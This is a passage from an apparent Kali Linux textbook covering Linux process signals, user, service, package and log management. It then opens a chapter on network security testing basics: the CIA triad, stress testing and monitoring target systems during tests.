In addition to providing a list of processes, the amount of memory they are using, the percentage of CPU being used, as well as other specifics, *top* shows details about the running system, which you will see at the top. Each time the display refreshes, the process list will rearrange, indicating which processes are consuming the most resources at the top. As you will note, *top* itself consumes some amount of resources, and you will often see it near the top of the process list. One of the important fields that you will see not only in *top* but also in *ps* is the PID. In addition to providing a way of clearly identifying one process from another, particularly when the name of the process is the same, it also provides a way of sending messages to the process.

You will find two commands invaluable when you are managing processes. They are closely related, performing the same function, though offering slightly different capabilities. The first command is *kill*, which, perhaps unsurprisingly, can kill a running process. More specifically, it sends a signal to the process. The operating system will interact with processes by sending signals to them. Signals are one means of interprocess communication (IPC). The default signal for *kill* is the TERM signal (SIG-TERM), which means *terminate*, but if you specify a different signal, *kill* will send that signal instead. To send a different signal, you issue *kill -# pid*, where # indicates the number that equates to the signal you intend to send, and *pid* is the process identification number that you can find from using either *ps* or *top*.

## Signals

The signals for a system are provided in a C header file. The easiest way to get a listing of all the signals with their numeric value as well as the mnemonic identifier for the signal is to run *kill -l*, as you can see here:

```

root@rosebud:~# kill -l
 1) SIGHUP      2) SIGINT      3) SIGQUIT     4) SIGILL
 5) SIGTRAP     6) SIGABRT    7) SIGBUS      8) SIGFPE
 9) SIGKILL    10) SIGUSR1   11) SIGSEGV    12) SIGUSR2
13) SIGPIPE    14) SIGALRM   15) SIGTERM    16) SIGSTKFLT
17) SIGCHLD    18) SIGCONT   19) SIGSTOP    20) SIGTSTP
21) SIGTTIN    22) SIGTTOU   23) SIGURG     24) SIGXCPU
25) SIGXFSZ    26) SIGVTALRM 27) SIGPROF    28) SIGINCH
29) SIGIO      30) SIGPWR    31) SIGSYS     34) SIGRTMIN
35) SIGRTMIN+1 36) SIGRTMIN+2 37) SIGRTMIN+3 38) SIGRTMIN+4
39) SIGRTMIN+5 40) SIGRTMIN+6 41) SIGRTMIN+7 42) SIGRTMIN+8
43) SIGRTMIN+9 44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12
47) SIGRTMIN+13 48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14
51) SIGRTMAX-13 52) SIGRTMAX-12 53) SIGRTMAX-11 54) SIGRTMAX-10
55) SIGRTMAX-9 56) SIGRTMAX-8 57) SIGRTMAX-7 58) SIGRTMAX-6
59) SIGRTMAX-5 60) SIGRTMAX-4 61) SIGRTMAX-3 62) SIGRTMAX-2
63) SIGRTMAX-1 64) SIGRTMAX

```

While a good number of signals are defined, you won't be using more than a handful. Commonly, when it comes to managing processes, the SIGTERM signal is most useful. That's the signal that *kill* and *killall* issue by default. When SIGTERM isn't adequate to get the process to stop, you might need to issue a stronger signal. When SIGTERM is sent, it's up to the process to handle the signal and exit. If the process is hung up, it may need additional help. SIGKILL (signal number 9) will forcefully terminate the process without relying on the process itself to deal with it.

The second program that you should become acquainted with is *killall*. The difference between *kill* and *killall* is that with *killall* you don't necessarily need the PID. Instead, you use the name of the process. This can be useful, especially when a parent may have spawned several child processes. If you want to kill all of them at the same time, you can use *killall*, and it will do the work of looking up the PIDs from the process table and issuing the appropriate signal to the process. Just as in the case of *kill*, *killall* will take a signal number to send to the process. If you need to forcefully kill all instances of the process named *firefox*, for instance, you would use *killall -9 firefox*.

## Other Utilities

Obviously, we aren't going to go over the entire list of commands available on the Linux command line. However, some additional ones are useful to get your head around. Keep in mind that Unix was designed to have simple utilities that could be chained together. It does this by having three standard input/output streams: STDIN, STDOUT, and STDERR. Each process inherits these three streams when it starts. Input comes in using STDIN, output goes to STDOUT, and errors are sent to STDERR, though perhaps that all goes without saying. The advantage to this is if you don't want to see errors, for example, you can send the STDERR stream somewhere so you don't have your normal output cluttered.

Each of these streams can be redirected. Normally, STDOUT and STDERR go to the same place (typically, the console). STDIN originates from the console. If you want your output to go somewhere else, you can use the `>` operator. If, for instance, I wanted to send the output of `ps` to a file, I might use `ps auxw > ps.out`. When you redirect the output, you don't see it on the console anymore. In this example, if there were an error, you would see that, but not anything going to STDOUT. If you wanted to redirect input, you would go the other way. Rather than `>`, you would use `<`, indicating the direction you want the information to flow.

Understanding the different I/O streams and redirection will help you down the path of understanding the `|` (pipe) operator. When you use `|`, you are saying, "Take the output from what's on the left side and send it to the input for what's on the right side." You are effectively putting a coupler in place between two applications, STDOUT → STDIN, without having to go through any intermediary devices.

One of the most useful uses of command chaining or piping is for searching or filtering. As an example, if you have a long list of processes from the `ps` command, you might use the pipe operator to send the output of `ps` to another program, `grep`, which can be used to search for strings. As an example, if you want to find all the instances of the program named `httpd`, you use `ps auxw | grep httpd`. `grep` is used to search an input stream for a search string. While it's useful for filtering information, you can also search the contents of files with `grep`. As an example, if you want to search for the string `wubble` in all the files in a directory, you can use `grep wubble *`. If you want to make sure that the search follows all the directories, you tell `grep` to use a recursive search with `grep -R wubble *`.

## User Management

When you start up Kali, you have the root user in place. Unlike other Linux distributions, you won't be asked to create another user. This is because much of what you may be doing in Kali will require superuser (root) permissions. As a result, there's no reason to create another user, even though it's not good practice to stay logged in as the root user. The expectation is that someone using Kali probably knows enough of what they are doing that they wouldn't be as likely to shoot themselves in the foot with the root permissions.

However, it is still possible to add and otherwise manage users in Kali, just as it is with other distributions. If you want to create a user, you can just use the `useradd` command. You might also use `adduser`. Both accomplish the same goal. When you are creating users, it's useful to understand some of the characteristics of users. Each user should have a home directory, a shell, a username, and a group at a minimum. If I want to add my common username, for instance, I would use `useradd -d /home/kilroy -s /bin/bash -g users -m kilroy`. The parameters given specify the home directory, the shell the user should execute when logging in interactively, and the default group.

The *-m* specified indicates that *useradd* should create the home directory. This will also populate the home directory with the skeleton files needed for interactive logins.

In the case of the group ID specified, *useradd* requires that the group exist. If you want your user to have its own group, you can use *groupadd* to create a new group and then use *useradd* to create the user that belongs to the new group. If you want to add your user to multiple groups, you can edit the */etc/group* file and add your user to the end of each group line you want your user to be a member of. To pick up any permissions associated with those groups' access to files, for example, you need to log out and log back in again. That will pick up the changes to your user, including the new groups.

Once you have created the user, you should set a password. That's done using the *passwd* command. If you are root and want to change another user's password, you use *passwd kilroy* in the case of the user created in the preceding example. If you just use *passwd* without a username, you are going to change your own password.



### Shells

The common default shell used is the Bourne Again Shell (bash). However, other shells can be used. If you are feeling adventurous, you could look at other shells like *zsh*, *fish*, *csh*, or *ksh*. A shell like *zsh* offers the possibility of a lot of customization using features including plug-ins. If you want to permanently change your shell, you can either edit */etc/passwd* or just use *chsh* and have your shell changed for you.

## Service Management

For a long time, there were two styles of service management: the BSD way and the AT&T way. This is no longer true. There are now three ways of managing services. Before we get into service management, we should first define a service. A *service* in this context is a program that runs without any user intervention. The operating environment starts it up automatically and it runs in the background. Unless you got a list of processes, you may never know it was running. Most systems have a decent number of these services running at any point. They are called *services* because they provide a service either to the system, to the users, or sometimes to remote users.

Since there is no direct user interaction, generally, in terms of the startup and termination of these services, there needs to be another way to start and stop the services that can be called automatically during startup and shutdown of the system. With the facility to manage the services in place, users can also use the same facility to start, stop, restart, and get the status of these services.



## Administrative Privileges for Services

Services are system-level. Managing them requires administrative privileges. Either you need to be root or you need to use *sudo* to gain temporary root privileges in order to perform the service management functions.

For a long time, many Linux distributions used the AT&T *init* startup process. This meant that services were run with a set of scripts that took standard parameters. The *init* startup system used runlevels to determine which services started. Single-user mode would start up a different set of services than multiuser mode. Even more services would be started up when a display manager is being used, to provide GUIs to users. The scripts were stored in */etc/init.d/* and could be managed by providing parameters such as *start*, *stop*, *restart*, and *status*. As an example, if you wanted to start the SSH service, you might use the command */etc/init.d/ssh start*. The problem with the *init* system, though, was that it was generally serial in nature. This caused performance issues on system startup because every service would be started in sequence rather than multiple services starting at the same time. The other problem with the *init* system was that it didn't support dependencies well. Often, one service may rely on other services that had to be started first.

Along comes *systemd*, which was developed by software developers at RedHat. The goal of *systemd* was to improve the efficiency of the *init* system and overcome some of its shortcomings. Services can declare dependencies, and services can start in parallel. There is no longer a need to write bash scripts to start up the services. Instead, there are configuration files, and all service management is handled with the program *systemctl*. To manage a service using *systemctl*, you would use *systemctl verb service*, where *verb* is the command you are passing and *service* is the name of the service. As an example, if you wanted to enable the SSH service and then start it, you would issue the commands in [Example 1-5](#).

### *Example 1-5. Enabling and starting SSH service*

```
root@rosebud:~# systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with
/lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable ssh
root@rosebud:~# systemctl start ssh
```

The first thing we do is enable the service: you are telling your system that when you boot, you want this service to start. The different system startup modes that the service will start in are configured in the configuration file associated with the service. Every service has a configuration file. Instead of runlevels, as the old *init* system used, *systemd* uses targets. A *target* is essentially the same as a runlevel, in that it indicates a

particular mode of operation of your system. In [Example 1-6](#), you can see an example of one of these scripts from the *syslog* service.

*Example 1-6. Configuring service for systemd*

```
[Unit]
Description=System Logging Service
Requires=syslog.socket
Documentation=man:rsyslogd(8)
Documentation=http://www.rsyslog.com/doc/

[Service]
Type=notify
ExecStart=/usr/sbin/rsyslogd -n
StandardOutput=null
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=syslog.service
```

The *Unit* section indicates requirements and the description as well as documentation. The *Service* section indicates how the service is to be started and managed. The *Install* service indicates the target that is to be used. In this case, *syslog* is in the multi-user target.

Kali is using a *systemd*-based system for initialization and service management, so you will primarily use *systemctl* to manage your services. In rare cases, a service that has been installed doesn't support installing to *systemd*. In that case, you will install a service script to */etc/init.d/* and you will have to call the script there to start and stop the service. For the most part, these are rare occurrences, though.

## Package Management

While Kali comes with an extensive set of packages, not everything Kali is capable of installing is in the default installation. In some cases, you may want to install packages. You are also going to want to update your set of packages. To manage packages, regardless of what you are trying to do, you can use the Advanced Package Tool (*apt*) to perform package management functions. There are also other ways of managing packages. You can use frontends, but in the end, they are all just programs that sit on top of *apt*. You can use whatever frontend you like, but *apt* is so easy to use, it's useful to know how to use it. While it's command line, it's still a great program. In fact, it's quite a bit easier to use than some of the frontends I've seen on top of *apt* over the years.

The first task you may want to perform is updating all the metadata in your local package database. These are the details about the packages that the remote repositories have, including version numbers. The version information is needed to determine whether the software you have is out-of-date and in need of upgrading. To update your local package database, you tell *apt* you want to update, as you can see in [Example 1-7](#).

#### *Example 1-7. Updating package database using apt*

```
root@rosebud:~# apt update
Get:1 http://kali.localmsp.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.localmsp.org/kali kali-rolling/main amd64 Packages [15.5 MB]
Get:3 http://kali.localmsp.org/kali kali-rolling/non-free amd64 Packages [166 kB]
Get:4 http://kali.localmsp.org/kali kali-rolling/contrib amd64 Packages [111 kB]
Fetched 15.8 MB in 2s (6437 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
142 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Once your local package database has been updated, *apt* will tell you whether you have updates to what you have installed. In this case, 142 packages are in need of updating. To update all the software on your system, you can use *apt upgrade*. Just using *apt upgrade* will update all the packages. If you need to update just a single package, you can use *apt upgrade packagename*, where *packagename* is the name of the package you want to update. The packaging format used by Debian and, by extension, Kali, tells *apt* what the required packages are. This list of dependencies tells Kali what needs to be installed for a particular package to work. In the case of upgrading software, it helps to determine the order in which packages should be upgraded.

If you need to install software, it's as easy as typing *apt install packagename*. Again, the dependencies are important here. *apt* will determine what software needs to be installed ahead of the package you are asking for. As a result, when you are asking for a piece of software to be installed, *apt* will tell you that other software is needed. You will get a list of all the necessary software and be asked whether you want to install all of it. You may also get a list of optional software packages. Packages may have a list of related software that can be used with the packages you are installing. If you want to install them, you will have to tell *apt* separately that you want to install them. The optional packages are not required at all.

Removing packages uses *apt remove packagename*. One of the issues with removing software is that although there are dependencies for installation, the same software may not necessarily get removed—simply because once it's installed, it may be used by other software packages. *apt* will, though, determine whether software packages are no longer in use. When you perform a function using *apt*, it may tell you that

there are packages that could be removed. To remove packages that are no longer needed, you use *apt autoremove*.

All of this assumes that you know what you are looking for. You may not be entirely sure of a package name. In that case, you can use *apt-cache* to search for packages. You can use search terms that may be partial names of packages, since sometimes packages may not be named quite what you expect. Different Linux distributions may name a package with a different name. As an example, as you can see in [Example 1-8](#), I have searched for *sshd* because the package name may be *sshd*, *ssh*, or something else altogether. You can see the results.

*Example 1-8. Searching for packages using apt-cache*

```
root@rosebud:~# apt-cache search sshd
fail2ban - ban hosts that cause multiple authentication errors
libconfig-model-cursesui-perl - curses interface to edit config data through
Config::Model
libconfig-model-openssh-perl - configuration editor for OpenSsh
libconfig-model-tkui-perl - Tk GUI to edit config data through Config::Model
openssh-server - secure shell (SSH) server, for secure access from remote machines
```

What you can see is that the SSH server on Kali appears to be named *openssh-server*. If that package weren't installed but you wanted it, you would use the package name *openssh-server* to install it. This sort of assumes that you know what packages are installed on your system. With thousands of software packages installed, it's unlikely you would know everything that's already in place. If you want to know what software is installed, you can use the program *dpkg*, which can also be used to install software that isn't in the remote repository but you have located a *.deb* file, which is a Debian package file. To get the list of all the software packages installed, you use *dpkg --list*. This is the same as using *dpkg -l*. Both will give you a list of all the software installed.

The list you get back will provide the package name as well as a description of the package and the version number that's installed. You will also get the CPU architecture that the package was built to. If you have a 64-bit CPU and have installed the 64-bit version of Kali, you will likely see that most packages have the architecture set as *amd64*, though you may also see some flagged as *all*, which may just mean that no executables are in the package. Any documentation package would be for all architectures, as an example.

Another place you can use *dpkg* is installing software you find that isn't in the Kali repository. If you find a *.deb* file, you can download it and then use *dpkg -i <package-name>* to install it. You may also want to remove a package that has been installed. While you can use *apt* for that, you can also use *dpkg*, especially if the package was installed that way. To remove a package by using *dpkg*, you use *dpkg -r <package-*



*name*>. If you are unsure of the package name, you can get it from the list of packages installed you can use *dpkg* to obtain.

Each software package may include a collection of files including executables, documentation, default configuration files, and libraries as needed for the package. If you want to view the contents of a package, you can use *dpkg -c <filename>*, where the filename is the full name of the *.deb* file. In [Example 1-9](#), you can see the partial contents of a log management package, *nxlog*. This package is not provided as part of the Kali repository but is provided as a free download for the community edition. The contents of this package include not only the files, but also permissions, including the owner and group. You can also see the date and time associated with the file from the package.

#### *Example 1-9. Partial contents of nxlog package*

```
root@rosebud:~# dpkg -c nxlog-ce_2.9.1716_debian_squeeze_amd64.deb
drwxr-xr-x root/root          0 2016-07-05 08:32 ./
drwxr-xr-x root/root          0 2016-07-05 08:32 ./usr/
drwxr-xr-x root/root          0 2016-07-05 08:32 ./usr/lib/
drwxr-xr-x root/root          0 2016-07-05 08:32 ./usr/lib/nxlog/
drwxr-xr-x root/root          0 2016-07-05 08:32 ./usr/lib/nxlog/modules/
drwxr-xr-x root/root          0 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
-rw-r--r-- root/root        5328 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
    pm_null.so
-rw-r--r-- root/root       42208 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
    pm_pattern.so
-rw-r--r-- root/root        9400 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
    pm_filter.so
-rw-r--r-- root/root       24248 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
    pm_buffer.so
-rw-r--r-- root/root       11096 2016-07-05 08:32 ./usr/lib/nxlog/modules/processor/
    pm_norepeat.so
```

One thing to take into account is that packages that you get in *.deb* files are generally created for a particular distribution. This occurs because there are usually dependencies that the person or group creating the package knows the distribution can supply. Other distributions may not have the right versions to satisfy the requirements for the software package. If that's the case, the software may not run correctly. *dpkg* will error if the dependencies aren't satisfied. You can force the install by using *--force-install* as a command-line parameter in addition to *-i*, but although the software will install, there is no guarantee that it will function correctly.

*dpkg* has other capabilities that enable you to look into software packages, query installed software, and more. The options listed previously will more than get you started. With the extensive number of packages available in the Kali repository, it would be unusual, though not impossible, that you would need to do any external installations. It's still useful to know about *dpkg* and its capabilities, however.

# Log Management

For the most part, if you are doing security testing, you may never really need to look at the logs on your system. However, over a lot of years, I have found logs to be utterly invaluable. As solid a distribution as Kali is, there is always the possibility that something will go wrong and you will need to investigate. Even when everything is going well, you may still want to see what an application is logging. Because of that, you need to understand the logging system in Linux. To do that, you need to know what you are using. Unix has long used *syslog* as the system logger, though it began its life as a logging facility for the sendmail mail server.

Over the years, *syslog* has had many implementations. Kali Linux comes with the *rsyslog* implementation installed by default. It is a fairly straightforward implementation, and it's easy to determine the locations for the files you will need to look in for log information. In general, all logs go to */var/log*. However, there are specific files you will need to look in for log entries in different categories of information. On Kali, you would check the */etc/rsyslog.conf* file. In addition to a lot of other configuration settings, you will see the entries shown in [Example 1-10](#).

*Example 1-10. Log configuration for rsyslog*

```
auth,authpriv.*          /var/log/auth.log
*.*;auth,authpriv.none  -/var/log/syslog
#cron.*                  /var/log/cron.log
daemon.*                 -/var/log/daemon.log
kern.*                   -/var/log/kern.log
lpr.*                    -/var/log/lpr.log
mail.*                   -/var/log/mail.log
user.*                   -/var/log/user.log
```

What you see on the left side is a combination of facility and severity level. The word before the dot is the facility. The facility is based on the different subsystems that are logging using *syslog*. You may note that *syslog* goes back a long way, so there are still facilities identified for subsystems and services that you are unlikely to see much of these days. In [Table 1-1](#), you will see the list of facilities as defined for use in *syslog*. The Description column indicates what the facility is used for in case the facility itself doesn't give that information to you.

Table 1-1. Syslog facilities

Facility number	Facility	Description
0	kern	Kernel messages
1	user	User-level messages
2	mail	Mail system
3	daemon	System daemons
4	auth	Security/authorization messages
5	syslog	Messages generated internally by syslogd
6	lpr	Line printer subsystem
7	news	Network news subsystem
8	uucp	UUCP subsystem
9		Clock daemon
10	authpriv	Security/authorization messages
11	ftp	FTP daemon
12	-	NTP subsystem
13	-	Log audit
14	-	Log alert
15	cron	Scheduling daemon
16	local0	Local use 0 (local0)
17	local1	Local use 1 (local1)
18	local2	Local use 2 (local2)
19	local3	Local use 3 (local3)
20	local4	Local use 4 (local4)
21	local5	Local use 5 (local5)
22	local6	Local use 6 (local6)
23	local7	Local use 7 (local7)

Along with the facility is the severity. The severity has potential values of Emergency, Alert, Critical, Error, Warning, Notice, Informational, and Debug. These severities are listed in descending order, with the most severe listed first. You may determine that Emergency logs should be sent somewhere different from other severity levels. In [Example 1-8](#), all of the severities are being sent to the log associated with each facility. The “\*” after the facility name indicates all facilities. If you wanted to, for instance, send errors from the auth facility to a specific log file, you would use *auth.error* and indicate the file you want to use.

Once you know where the logs are kept, you need to be able to read them. Fortunately, syslog log entries are easy enough to parse. If you look at [Example 1-11](#), you will see a collection of log entries from the *auth.log* on a Kali system. Starting on the

left of the entry, you will see the date and time that the log entry was written. This is followed by the hostname. Since *syslog* has the capability to send log messages to remote hosts, like a central log host, the hostname is important to be able to separate one entry from another if you are writing logs from multiple hosts into the same log file. After the hostname is the process name and PID. Most of these entries are from the process named *realmd* that has a PID 803.

### *Example 1-11. Partial auth.log contents*

```
Oct 29 21:10:40 rosebud realmd[803]: Loaded settings from:
/usr/lib/realmd/realmd-defaults.conf /usr/lib/realmd/realmd-distro.conf
Oct 29 21:10:40 rosebud realmd[803]: holding daemon: startup
Oct 29 21:10:40 rosebud realmd[803]: starting service
Oct 29 21:10:40 rosebud realmd[803]: connected to bus
Oct 29 21:10:40 rosebud realmd[803]: released daemon: startup
Oct 29 21:10:40 rosebud realmd[803]: claimed name on bus: org.freedesktop.realmd
Oct 29 21:10:48 rosebud gdm-password]: pam_unix(gdm-password:session): session opened
for user root by (uid=0)
```

The challenging part of the log isn't the preamble, which is created and written by the *syslog* service, but the application entries. What we are looking at here is easy enough to understand. However, the contents of the log entries are created by the application itself, which means the programmer has to call functions that generate and write out the log entries. Some programmers may be better about generating useful and understandable log entries than others. Once you have gotten used to reading logs, you'll start to understand what they are saying. If you run across a log entry that you really need but you don't understand, internet search engines can always help find someone who has a better understanding of that log entry. Alternately, you can reach out to the software development team for help.

Not all logs run through *syslog*, but all system-related logs do. Even when *syslog* doesn't manage the logs for an application, as in the case of the Apache web server, the logs are still likely to be in */var/log/*. In some cases, you may have to go searching for the logs. This may be the case with some third-party software that installs to */opt*.

## Summary

Linux has a long history behind it, going back to the days when resources were very constrained. This has led to some arcane commands whose purpose was to allow users (primarily programmers) to be efficient. It's important to find an environment that works well for you so you too can be efficient in your work. Here are some key points to take away from this chapter:

- Unix is an environment created by programmers for programmers using the command line.
- Unix was created with simple, single-purpose tools that can be combined for more complex tasks.
- Kali Linux has several potential GUIs that can be installed and utilized; it's important to find one that you're most comfortable with.
- Each desktop environment has a lot of customization options.
- Kali is based on *systemd*, so service management uses *systemctl*.
- Processes can be managed using signals, including interrupt and kill.
- Logs will be your friends and help you troubleshoot errors. Logs are typically stored in */var/log*.
- Configuration files are typically stored in */etc*, though individual configuration files are stored in the home directory.

## Useful Resources

- *Linux in a Nutshell, 6e*, by Ellen Siever, Stephen Figgins, Robert Love, and Arnold Robbins (O'Reilly, 2009)
- *Linux System Administration*, by Tom Adelstein and Bill Lubanovic (O'Reilly, 2009)
- The Kali Linux [website](#)
- “Linux System Administration Basics” by Linode



---

# Network Security Testing Basics

*Security testing* is a broad term that means a lot of different things. Some of this testing will be network-based, and the goal may not necessarily be about system compromise. Instead, the testing may be more focused on impacting the service in negative ways, like causing the service to stop or be otherwise unavailable. When a service is taken offline, it's considered a security issue. Because of that, stress testing can be an important element of security testing.

To perform network-based testing in which you are testing more of the networking elements than the applications, you need to understand how network protocol stacks are defined. One way of defining protocols and, more specifically, their interactions, is using the Open Systems Interconnection (OSI) model. Using the OSI model, we can break the communications into different functional elements and see clearly where different pieces of information are added to the network packets as they are being created. Additionally, you can see the interaction from system to system across the functional elements.

Stress testing not only creates a lot of information for the systems and applications to handle, but also generates data the application may not expect. You can perform stress testing, and should, by deliberately breaking the rules that the application or operating system expects communications should follow. Many attacks use this rule-breaking. They can cause application failures, either by getting them to shut down or by causing application exceptions that may be exploited for application or system compromise.


## Security Testing

When many people hear the term *security testing*, they may think of penetration testing where the goal is to get into systems and acquire the highest privileges possible.

Security testing isn't entirely about popping boxes. In fact, you might suggest that the majority of security testing isn't penetration testing. There are just so many areas of protecting systems and software that aren't related to what would commonly be thought of as penetration testing. Before we start talking about what we can do with Kali Linux when it comes to network security testing, we should go over what security is so you can better understand what testing means in this context.

When professionals, and certainly certification organizations, talk about security, they make reference to what is commonly known as the *triad*. Some will add elements, but at the core of information security are three fundamentals: confidentiality, integrity, and availability. Anything that may impact one of these aspects of systems or software impacts the security of that software or system. Security testing will or should take all of those aspects into consideration and not the limited view that a penetration test may provide insight into.

As you may know, the triad is generally represented as an equilateral triangle. The triangle is equilateral because all three elements are considered to have equal weight. Additionally, if any of the elements are lost, you no longer have a triangle. You can see a common representation in [Figure 2-1](#), where all three sides are the same length. Every one of these elements is considered crucial for information to be considered reliable and trustworthy. These days, because businesses and people rely so heavily on information that is stored digitally, it's essential that information be available, be confidential when necessary, and have integrity.



*Figure 2-1. The CIA triad*

Most businesses run on secrets. People also have secrets: their social security number, passwords they use, tax information, medical information, and a variety of other pieces of data. Businesses need to protect their intellectual property, for one thing. They may have many trade secrets that could have negative impacts on the business if the information were to get out of the organization. Keeping this information secret, regardless of what it is, is *confidentiality*. Anytime that information can be removed from the place where it is kept safe, confidentiality has been breached. This is the pri-



mary element that has been impacted in countless thefts of data, from Target, to the Office of Personnel Management, to Equifax and Sony. When consumer information is stolen, the confidentiality of that information has been compromised.

Generally, we expect that when we store something, it will be the same when we go to retrieve it. Corrupted or altered data may be caused by various factors, which may not necessarily be malicious in nature. Just because we talk about security doesn't always mean we are talking about malicious behavior. Certainly, the cases I mentioned previously were malicious. However, bad or failing memory can cause data corruption on a disk. I say this from personal experience. Similarly, failing hard drives or other storage media can cause data corruption. Of course, in some cases malicious and deliberate actions will lead to corrupted or incorrect data. When that information has been corrupted, no matter the cause, it's a failure or breach of integrity. *Integrity* is entirely about something being in a state you reasonably expect it to be in.

Finally, let's consider *availability*. If I kick the plug to your computer out of the wall, likely falling to the floor and maybe hitting my head in the process, your computer will become unavailable (as long as we are talking about a desktop system and not a system with a battery). Similarly, if you have a network cable and the clip has come off such that the connector won't stay in the wall jack or in the network interface card, your system will be unavailable on the network. This may impact you, of course, and your ability to do your job, but it may also impact others if they need anything that's on your computer. Anytime there is a server failure, that's an impact to availability. If an attacker can cause a service or entire operating system to fail, even temporarily, that's an impact to availability, which can have serious ramifications to the business. It may mean consumers can't get to advertised services. It may mean a lot of expenditure in manpower and other resources to keep the services running and available, as in the case of the banks that were hit with enormous, sustained, and lengthy denial-of-service attacks. While the attempt at an availability failure wasn't successful, there was an impact to the business in fighting it.

Testing anything related to these elements is security testing, no matter what form that testing may take. When it comes to network security testing, we may be testing service fragility, encryption strength, and other factors. What we will be looking at when we talk about network testing is a set of stress-testing tools to start with. We will also look at other tools that are sometimes known to cause network failures. While a lot of bugs in the network stacks of operating systems were likely fixed years ago, you may sometimes run into lighter weight, fragile devices that may be attached to the network. These devices may be more susceptible to these sorts of attacks. These devices may include printers, Voice over IP phones, thermostats, refrigerators, and nearly countless other devices that are being connected, more and more, to networks these days.

# Network Security Testing

We live by the network; we die by the network. How much of your personal information is currently either stored outright or at least available by way of the internet, often referred to as *the cloud*? When we live our lives expecting everything to be available and accessible by the network, it's essential that we assure that our devices are capable of sustaining attack.

## Monitoring

Before we do any testing at all, we need to talk about the importance of monitoring. If you are doing any of the testing we are talking about for your company or a customer, ideally you aren't taking anything down deliberately unless you have been asked to. However, no matter how careful you are, there is always the possibility that something bad may happen and services or systems may get knocked over. This is why it's essential to communicate with the people who own the systems so they can keep an eye on their systems and services. Businesses are not going to want to impact their customers, so they will often want staff to be available to restart services or systems if that's necessary.



Some companies may want to test their operations staff, meaning they expect you to do what you can to infiltrate and knock over systems and services, without doing any long-term or permanent damage. In this case, you wouldn't communicate with anyone but the management who hired you. In most cases, though, companies are going to want to make sure they keep their production environment operational.

If the operations staff is involved, they will want to have some sort of monitoring in place. This could be watching logs, which is generally advisable. However, logs are not always reliable. After all, if you are able to crash a service, the service may not have long enough to write anything useful to the logs before failing. This does not mean, though, that you should discount logs. Keep in mind that the purpose of security testing is to help improve the security posture of the company you are working for. The logs may be essential to get hints as to what is happening with the process before it fails. Services may not fail in the sense that the process stops, but sometimes the service may not behave as expected. This is where logs can be important, to get a sense of what the application was trying to do.

There may be a watchdog in place. Watchdogs are sometimes used to ensure that a process stays up. Should the process fail, the PID would no longer appear in the process table, and the watchdog would know to restart that process. This same sort of watchdog capability can be used to determine whether the process has failed. Even if

you don't want the process restarted, just keeping an eye on the process table to see whether the process has failed will be an indicator if something has happened to the process.

Runaway processes can start chewing up processor resources. As a result, looking at processor utilization and memory utilization is essential. This can be done using open source monitoring utilities. You can also use commercial software or, in the case of Windows or macOS, built-in operating system utilities for the monitoring. One popular monitoring program is Nagios. On one of my virtual systems, I have Nagios installed. In [Figure 2-2](#), you can see the output of the monitoring of that host. Without any additional configuration, Nagios monitors the number of processes, processor utilization, and service state of both the SSH and HTTP servers.

Service **	Status **	Last Check **	Duration **	Attempt **	Status Information
Current Load	OK	2017-11-25 11:42:08	0d 0h 7m 44s	1/4	OK - load average: 0.00, 0.05, 0.05
Current Users	OK	2017-11-25 11:42:58	0d 0h 6m 54s	1/4	USERS OK - 1 users currently logged in
Disk Space	OK	2017-11-25 11:43:48	0d 0h 6m 4s	1/4	DISK OK
HTTP	OK	2017-11-25 11:44:38	0d 0h 5m 14s	1/4	HTTP OK: HTTP/1.1 200 OK - 11192 bytes in 0.001 second response time
SSH	OK	2017-11-25 11:40:28	0d 0h 4m 24s	1/4	SSH OK - OpenSSH_7.5p1 Ubuntu-10 (protocol 2.0)
Total Processes	OK	2017-11-25 11:41:18	0d 0h 3m 34s	1/4	PROCS OK: 139 processes

Figure 2-2. Monitoring resources

If you aren't getting the cooperation, for whatever reason, of the operations staff, and you don't have direct access to the systems under test, you may need to be able to track at least the service state remotely. When you are using some of the network test tools that we'll be talking about here, they may stop getting responses from the service being tested. This may or may not be a result of the service failing. It could be a problem with the monitoring or it could be some security mechanism in place to shut down network abuses. Manually verifying the service to ensure it is down is important.



### Essential to Reporting

When you are testing and you notice that a service has failed, make sure you have noted, to the best of your ability, where the failure occurred. Telling a customer or your employer that a service failed isn't very helpful because they won't know how to fix it. Keeping detailed notes will help you when you get to reporting so you can tell them exactly what you were doing when the service failed if they need to be able to recreate it in order to resolve the problem.

Manual testing can be done using a tool like *netcat* or even the *telnet* client. When you connect to a service port by using one of these tools, you will get an indication as to whether the service is responsive. Doing this manual verification, especially if it's done from a separate system to rule out being blocked or blacklisted, can help to rule out false positives. Ultimately, a lot of security testing can come down to ruling out

false positives that result from the different tools that we use. Monitoring and validation are essential to make sure that what you are presenting to your employer or customer is valid as well as actionable. Remember, you are trying to help them improve their security posture, not just point out where things are broken.

## Layers

